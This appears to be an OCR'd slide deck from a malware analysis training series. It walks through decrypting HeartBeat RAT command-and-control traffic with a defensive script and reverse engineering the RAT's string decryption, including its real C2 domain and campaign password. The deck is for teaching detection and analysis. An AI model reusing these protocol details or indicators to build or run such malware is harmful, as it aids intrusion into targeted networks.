Advanced Malware Analysis Training Series

Part 1 -Reversing and Decrypting Communications of HeartBeat RAT

Monnappa

www.SecurityXploded.com

Disclaimer

The Content, Demonstration, Source Code and Programs presented here is "AS IS" without any warranty or conditions of any kind. Also the views/ideas/knowledge expressed here are solely of the trainer's only and nothing to do with the company or the organization in which the trainer is currently working.

However in no circumstances neither the Trainer nor SecurityXploded is responsible for any damage or loss caused due to use or misuse of the information presented here.

Acknowledgement

- Special thanks to **Null** community for their extended support and co-operation.
- Special thanks to **ThoughtWorks** for the beautiful venue.
- Thanks to all the trainers who have devoted their precious time and countless hours to make it happen.

Advanced Malware Analysis Training

This presentation is part of our **Advanced Malware Analysis** Training program. Currently it is delivered only during our local meets for FREE of cost.

For complete details of this course, visit our Security Training page.

Who am I

Monnappa

- m0nna
- Member of SecurityXploded
- Info Security Investigator @ Cisco
- Reverse Engineering, Malware Analysis, Memory Forensics
- Email: monnappa22@gmail.com
- Twitter: @monnappa22
- LinkedIn: http://www.linkedin.com/pub/monnappa-ka-grem-ceh/42/45a/1b8

Contents

- Overview of Advanced threats
- HeartBeat APT campaign
- Part 1A – Demo (Decrypting the communications of HeartBeat RAT)
- Part 1B – Demo (Reverse Engineering the HeartBeat RAT)
- References

Overview of advanced threats

- **Sophisticated**
- **Stealthy**
- **Multistaged**
- **Targeted**
- **Uses zero day exploits**
- **Designed for long term manipulation**

HeartBeat APT Campaign

- **Targeted attack exposed by Trend Micro document**

  http://blog.trendmicro.com/trendlabs-security-intelligence/pulsing-the-heartbeat-apt/

- **Targeted organizations related to the South Korean government (political parties, media outfits, South Korean military)**

- **"HeartBeat RAT" was used to gain access over their targets network**


- **In this session, we will**
  - **Part 1a) Decrypt the communications of HeartBeat RAT**
  - **Part 1b) Reverse Engineer the HeartBeat RAT**

Part 1A – Demo

Decrypting The Communications Of HeartBeat RAT

HeartBeat RAT Network Traffic

Below screenshot shows the HeartBeat RAT traffic on port 80 and also shows connection to a malicious domain


1.pcap [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply


```
No.  Time       Source          Destination     Protocol Length Info
   1 0.000000   172.16.114.100  172.16.114.1    DNS          74 Standard query A ahnlab.myfw.us
   2 0.027568   172.16.114.1    172.16.114.100  DNS          90 Standard query response A 172.16.114.1
   3 19.470523  172.16.114.100  172.16.114.1    TCP          62 1055 > 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
   4 19.486250  172.16.114.1    172.16.114.100  TCP          62 80 > 1055 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
   5 19.486565  172.16.114.100  172.16.114.1    TCP          54 1055 > 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
   6 42.171081  172.16.114.100  172.16.114.1    HTTP       1514 Continuation or non-HTTP traffic
   7 42.171195  172.16.114.1    172.16.114.100  TCP          54 80 > 1055 [ACK] Seq=1 Ack=1461 Win=17520 Len=0
   8 42.171626  172.16.114.100  172.16.114.1    HTTP        650 Continuation or non-HTTP traffic
   9 42.171684  172.16.114.1    172.16.114.100  TCP          54 80 > 1055 [ACK] Seq=1 Ack=2057 Win=20440 Len=0
```

```
+ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
+ Ethernet II, Src: 00:0c:29:5c:4a:77 (00:0c:29:5c:4a:77), Dst: 00:50:56:c0:00:01 (00:50:56:c0:00:01)
+ Internet Protocol Version 4, Src: 172.16.114.100 (172.16.114.100), Dst: 172.16.114.1 (172.16.114.1)
+ User Datagram Protocol, Src Port: 1025 (1025), Dst Port: 53 (53)
+ Domain Name System (query)
```

```
0000  00 50 56 c0 00 01 00 0c  29 5c 4a 77 08 00 45 00   .PV..... )\Jw..E.
0010  00 3c 00 b1 00 00 80 11  fd 79 ac 10 72 64 ac 10   .<...... .y..rd..
0020  72 01 04 01 00 35 00 28  0f 3c 28 07 01 00 00 01   r....5.( .<(.....
0030  00 00 00 00 00 00 06 61  68 6e 6c 61 62 04 6d 79   .......a hnlab.my
0040  66 77 02 75 73 00 00 01  00 01                     fw.us... ..
```

Encrypted communications of HeartBeat RAT

The one shown in Red is the Header and green shows the Encrypted Traffic



No.	Time	Source	Destination	Protocol	Length
3	19.470523	172.16.114.100	172.16.114.1	TCP	62
4	19.486250	172.16.114.1	172.16.114.100	TCP	62
5	19.486565	172.16.114.100	172.16.114.1	TCP	54
6	42.171081	172.16.114.100	172.16.114.1	HTTP	1514
7	42.171195	172.16.114.1	172.16.114.100	TCP	54
8	42.171626	172.16.114.100	172.16.114.1	HTTP	650
9	42.171684	172.16.114.1	172.16.114.100	TCP	54

```
+ Frame 6: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
+ Ethernet II, Src: 00:0c:29:5c:4a:77 (00:0c:29:5c:4a:77), Dst: 00:50:56:c0:00
+ Internet Protocol Version 4, Src: 172.16.114.100 (172.16.114.100), Dst: 172.1
+ Transmission Control Protocol, Src Port: 1055 (1055), Dst Port: 80 (80), Seq
+ Hypertext Transfer Protocol
```

```
0000  00 50 56 c0 00 01 00 0c  29 5c 4a 77 08 00 45 00   .PV..... )\Jw..E.
0010  05 dc 00 b4 40 00 80 06  b7 e1 ac 10 72 64 ac 10   ....@... ....rd..
0020  72 01 04 1f 00 50 b5 91  cd a5 7e 3f 52 fd 50 10   r....P.. ..~?R.P.
0030  fa f0 26 f5 00 00 0b 00  00 00 00 00 00 00 4f 02   ..&..... ......O.
0040  4d 02 4c 02 4c 02 43 02  2f 02 44 02 40 02 43 02   M.L.L.C. /.D.@.C.
0050  44 02 40 02 46 02 47 02  43 02 41 02 02 02 02 02   D.@.F.G. C.A.....
0060  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02   ........ ........
0070  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02   ........ ........
```

Follow TCP Stream


Stream Content

```
00000000  0b 00 00 00 00 00 00 00  4f 02 4d 02 4c 02 4c 02 ........ O.M.L.L.
00000010  43 02 2f 02 44 02 40 02  43 02 44 02 40 02 46 02 C./.D.@. C.D.@.F.
00000020  47 02 43 02 41 02 02 02  02 02 02 02 02 02 02 02 G.C.A... ........
00000030  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000040  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000050  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000060  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000070  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000080  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000090  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000A0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000B0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000C0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000D0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000E0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000F0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000100  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000110  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000120  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000130  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000140  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000150  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000160  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
```

Entire conversation (2056 bytes)

Decryption Script (heart_decrypt.py)

The below screenshot shows the script usage




root@bt: ~/Desktop/HeartBeat_pcaps
File Edit View Terminal Help

```
root@bt:~/Desktop/HeartBeat_pcaps# python heart_decrypt.py -h
Usage: heart_decrypt.py <HeartBeat Pcap> [Options]

Options:
  -h, --help   show this help message and exit
  -c, --check  Checks the pcap for HeartBeat RAT communications
root@bt:~/Desktop/HeartBeat_pcaps#
```


Decrypted Communication

The below screenshot shows the Decrypted C2 check-in. The one marked in RED is the hostname of the infected machine



```
root@bt:~/Desktop/HeartBeat_pcaps# python heart_decrypt.py 1.pcap
HeartBeat RAT communication detected in packet number: 6
Command Code: 0b 00 00 00
Command Description: System Information (Initial C2 Check-in)
Traffic Flow: 172.16.114.100:1055 ---> 172.16.114.1:80
Decrypted Dump:
Offset        Hex Dump                                          ASCII Dump
-----------------------------------------------------------------------------------
00000000 | 4d 00 4f 00 4e 00 4e 00 41 00 2d 00 46 00 42 00 41    | M.O.N.N.A.-.F.B.A
00000011 | 00 46 00 42 00 44 00 45 00 41 00 43 00 00 00 00 00    | .F.B.D.E.A.C.....
00000022 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000033 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000044 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000055 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000066 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000077 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000088 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000099 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
000000aa | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
000000bb | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
000000cc | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
```

Decrypted Communication (contd...)



root@bt: ~/Desktop/HeartBeat_pcaps
File Edit View Terminal Help

```
000001fe | 00 00 31 00 37 00 32 00 2e 00 31 00 36 00 2e 00 31   | ..1.7.2...1.6...1
0000020f | 00 31 00 34 00 2e 00 31 00 30 00 30 00 00 00 00 00   | .1.4...1.0.0.....
00000220 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000231 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 01   | .................
00000242 | 00 00 05 00 00 00 01 00 00 00 28 0a 00 00 02 00 00   | ..........(......
00000253 | 00 53 00 65 00 72 00 76 00 69 00 63 00 65 00 20 00   | .S.e.r.v.i.c.e. .
00000264 | 50 00 61 00 63 00 6b 00 20 00 33 00 00 00 00 00 00   | P.a.c.k. .3......
00000275 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000286 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000297 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
000002a8 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
000002b9 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
000002ca | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
000002db | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
000002ec | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
000002fd | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
0000030e | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
0000031f | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000330 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000341 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000352 | 00 00 00 00 00 00 00 00 00 00 05 01 28 0a 71 00 61   | ............(.q.a
00000363 | 00 77 00 73 00 65 00 64 00 00 00 00 00 00 00 00 00   | .w.s.e.d.........
00000374 | 6a 00 70 00 67 00 2d 00 6a 00 66 00 2d 00 30 00 39   | j.p.g.-.j.f.-.0.9
00000385 | 00 32 00 35 00 00 00 00 00 00 00 00 00 00 00 00 00   | .2.5.............
00000396 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
```

172.16.114.100 --> ip address of the infected machine

05 00 00 00 --> which should be read as 5, is the major version of the OS (which is XP)

01 00 00 00 --> which should be read as 1, is the minor version of the OS

28 0a 00 00 --> which shoud be read as a28 (in hex), which is 2600 in decimal is the build number (of XP)

Service Pack --> in this case it is service pack 3

qawsed --> is the campaign password


jpg-jf-0925 --> is the campaign code

Part 1B – Demo

Reverse Engineering The HeartBeat RAT

Malware Decrypts Strings

Below screenshots show the malware decrypting the C2 domain




```
100011AB push    esi
100011AC mov     ebp, offset Str ; "`jmhdd)epl|\"x}"
100011B1 push    edi
100011B2 push    ebp             ; Str
100011B3 call    strlen
100011B8 push    eax
100011B9 push    ebp
100011BA call    sub_10001E0D    ; This function takes an encrypted string and decrypts it. after runni
100011BF mov     esi, offset byte_1000304C
100011C4 push    esi             ; Str
100011C5 call    strlen
100011CA push    eax
100011CB push    esi
100011CC call    sub_10001E0D
100011D1 mov     esi, ds:wcslen
100011D7 mov     edi, offset word_10003074
100011DC push    edi             ; Str
100.00% (0,0) (483,194) 000005BA 100011BA: start+14
```

Hex View-1

```
10003000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
10003010  60 6A 6D 68 64 64 29 65  70 6C 7C 22 78 7D 00 00  `jmhdd)epl|"x}..
10003020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
10003030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Stack view

```
0012FF98  10003010  .data:Str
0012FF9C  0000000E
0012FFA0  10003010  .data:Str
0012FFA4  00000000
```



```
100011B2 push    ebp             ; Str
100011B3 call    strlen
100011B8 push    eax
100011B9 push    ebp
100011BA call    sub_10001E0D    ; This function takes an encrypted string and decrypts it. after runni
100011BF mov     esi, offset byte_1000304C
100011C4 push    esi             ; Str
100011C5 call    strlen
100011CA push    eax
100011CB push    esi
100011CC call    sub_10001E0D
100011D1 mov     esi, ds:wcslen
100011D7 mov     edi, offset word_10003074
100011DC push    edi             ; Str
00% (0,0) (232,287) 000005BF 100011BF: start+19
```

Hex View-1


```
03010  61 68 6E 6C 61 62 2E 6D  79 66 77 2E 75 73 00 00  ahnlab.myfw.us
03020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
03050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Stack view

```
0012FF98  10003010  .data:Str
0012FF9C  0000000E
0012FFA0  10003010  .data:Str
0012FFA4  00000000
0012FFA8  00000000
```

Malware Decrypts Strings (contd...)

Below screenshots show the malware decrypting the campaign password *“qawsed”*

